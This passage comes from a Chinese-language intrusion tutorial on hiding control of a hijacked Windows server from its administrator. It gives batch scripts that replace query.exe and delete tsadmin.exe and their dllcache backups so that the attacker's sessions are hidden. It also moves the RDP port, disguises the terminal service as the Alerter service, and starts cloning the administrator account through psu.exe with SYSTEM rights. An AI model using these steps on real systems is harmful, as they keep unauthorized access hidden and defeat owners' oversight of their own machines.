


图4 修改SA密码




图5 query user命令

毫无疑问，这样很危险，所以，我们要把他替换掉。现在，找一个假的query.exe，将query.exe 拷贝到“肉鸡”的system32目录下，替换正版的query.exe。软件可以到http://www.77169.com/Soft/Class2/Class63/200403/3892.html这个地址下载。这样，当管理员运行query user时，就会出现：“这个工具需要运行终端服务”，从而让攻击者逃之夭夭。将操作命令做成1.bat，内容如下：

```
? @echo off
? @copy c:\winnt\system32\query.exe c:\winnt\system32\com\1\que.exe
? @del c:\winnt\system32\query.exe
? @del %SYSTEMROOT%\system32\dllcache\query.exe
? @copy c:\winnt\system32\com\1\query.exe c:\winnt\system32\query.exe
```

下面，分别解释这些语句的意思：

1、**@copy c:\winnt\system32\query.exe c:\winnt\system32\com\1\que.exe**表示把C：\winnt\system32\query.exe复制到c:\winnt\system32\com\1\que.exe，文件现在改名为que.exe。

2、**@del c:\winnt\system32\query.exe**表示删除c：\winnt\system32\下的query.exe文件。

3、**@del %SYSTEMROOT%\system32\dllcache\query.exe**这个命令表示删除系统文件夹下dllcache里面的query.exe。dllcache这个文件夹是系统自动保护的文件夹，他一旦发现system32下的文件被替换就会自动复制过去，所以我们必须把它删除掉。否则，我们删除后，他又会重新复制一个query.exe文件到这个文件夹。

4、**@copy c:\winnt\system32\com\1\query.exe** c：\winnt\system32\query.exe表示复制c：\winnt\system32\com\1\query.exe到c：\winnt\system32\query.exe，也就是复制我们假的query.exe到系统文件夹中。

现在，直接执行1.bat这个批处理文件，瞬间一闪就没了。然后，我们看到目录下又多了一个que.exe。如图6所示。

现在，模拟管理员再去执行一下“query user”命令，看看！现在就查看不了了！这下我就不怕管理员知道查询了。“不怕一万，只怕万一”，事实真的如此吗？其实，管理员还可以用别的方法来查看，比如终端服务管理器tsadmin.exe，也是在开启终端后

他才会出现。方法还是一样：换掉它！




图6 query.exe 改名为 que.exe

三、投桃报李——巧换终端服务管理器

在“肉鸡”服务器中，换成中文后，就是依次单击“开始”和“控制面板”，双击“管理工具”，然后双击“终端服务管理器”。打开“终端服务管理器”后可以看到，窗口包含带两个窗格的视图。导航窗格显示了网络上的域、终端服务器以及会话，详细信息窗格中的选项卡显示了导航窗格中所选项目的结果。在导航窗格中单击服务器时，在详细信息窗格出现了一系列选项卡。这里面就显示与该服务器相关联的用户、会话及进程的列表。也就是说，我们登录的几个帐号依然历历在目！这样看来，如果管理员稍微检查一下，还是有可能被发现！比原来还危险啊！所以，我们也要解决他。如图7 所示。




图7 终端服务管理器

看到了吧！“State”状态是“Active”，表示该会话已连接，而且用户已登录到服务器上。如果管理员不是个菜鸟，到手的“肉鸡”可能就要飞了！趁着时间早，赶快拿出我们早已经准备好的批处理命令：

```
? @echo off
? @copy c:\winnt\system32\tsadmin.exe c:\winnt\system
32\com\1\tsadmin.exe
? @del c:\winnt\system32\tsadmin.exe
? @del %SYSTEMROOT%\system32\dllcache\tsadmin.exe
```

下面，分别解释这些语句的意思：

1、@copy c:\winnt\system32\tsadmin.exe c:\winnt\system32\com\1\tsadmin.exe表示复制system32目录下的tsadmin.exe到存放文件的文件夹中。

2、@del c:\winnt\system32\tsadmin.exe表示删除system32目录下的tsadmin.exe。

3、@del %SYSTEMROOT%\system32\dllcache\tsadmin.exe表示删除dllcache下的tsadmin.exe。

从上面的分析来看，跟以前那个1.bat基本一样。这样，1文件夹里面又多了一个tsadmin.exe。我们再去看看：终端服务管理器tsadmin没有活动显示了！现在，我们想看管理员就可以看，但是，管理员想看我们却看不到。这样，大家一起工作，相安无事了！

四、改头换面——修改3389的端口和服务

防范了管理员，还要防范那些也在苦苦寻觅“肉鸡”的黑客！现在，这台“肉鸡”的3389端口是敞开的。这么让人垂涎的端口都冒出来了，能保证服务器不受攻击吗？现在，用3389gai.exe这个软件来修改端口。软件操作十分简单，输入1688，然后单击“更改”按钮。因为是英文的“肉鸡”，所以全部显示“？？”，改了之后，需要重新启动才能生效。如图8 所示。




图8 修改3389的端口

重新启动之前，先把他的终端换掉。因为，即使端口改了，服务依然存在，所以，我们要把终端服务也给他改了！不然，还是会被发现的！现在要替换的，就是Alerter这个服务，它一般都是自启动的，而且一般的都会开。就算他的没开，我们也要把他搞定！首先把他的介绍复制下来，如下所示：“Notifies selected users and computers of administrative alerts.”如图9 所示。




图9 终端服务

因为替换终端服务的软件是中文的，替换后很容易看出来被人改过。我们直接运行tihuan.exe，看到了吧。这里的介绍变成这鸟样了，因为他不支持中文，所以全变这个了，如图10 所示。




图10 替换后的终端服务

我们再把他原来的介绍给他打进去。保存后就OK了。现在，终端也被换掉了。搞定后，要做的是克隆一个帐号！

五、唯我独尊——克隆帐号

一般管理员都喜欢随时看看“管理员组”，试想，“管理员组”里面无缘无故多了个管理员，他怎么能不起疑心呢？估计以前来过一个“观光的”小鸟，打开“管理员组”后，我们发现了一个admin$，为什么要取个这么怪的名字呢？想必大家都知道了，“$”这个符号在命令提示符状态下是不能显示的，使用“net user”查看当前用户，没看到那个admin$，这样，在CMD命令提示符下是隐藏了。不过，如果管理员是个傻子就好了，这样他就看不到了。如图11 所示。

不管他是什么鸟了！先把他删除吧，咱们有责任建立更加安全的“肉鸡”呀。如何克隆管理员帐号呢？先去我们的c：\winnt\system32\com\1目录，这里有一个psu.exe文件，它是用来克隆管理员的工具。再看看“任务管理器”winlogon.exe这个进程的PID值为27504，先记下，然后输入如下命令：

```
psu -p regedit -i 27504
```

这样，就可以完全的操作注册表了！因为我们现在是以system权限进入的，我们这里克隆2个帐号，一个供平时使用，另外一个考虑作为虚拟主机用户。选中系统默认的帐号guest和tsinternetuser，就是这2个了。由于Administrator是默认的系统管理员，因此，首先看看管理员帐号相对应的值，他对应的是右边上方的1F4。如图12 所示。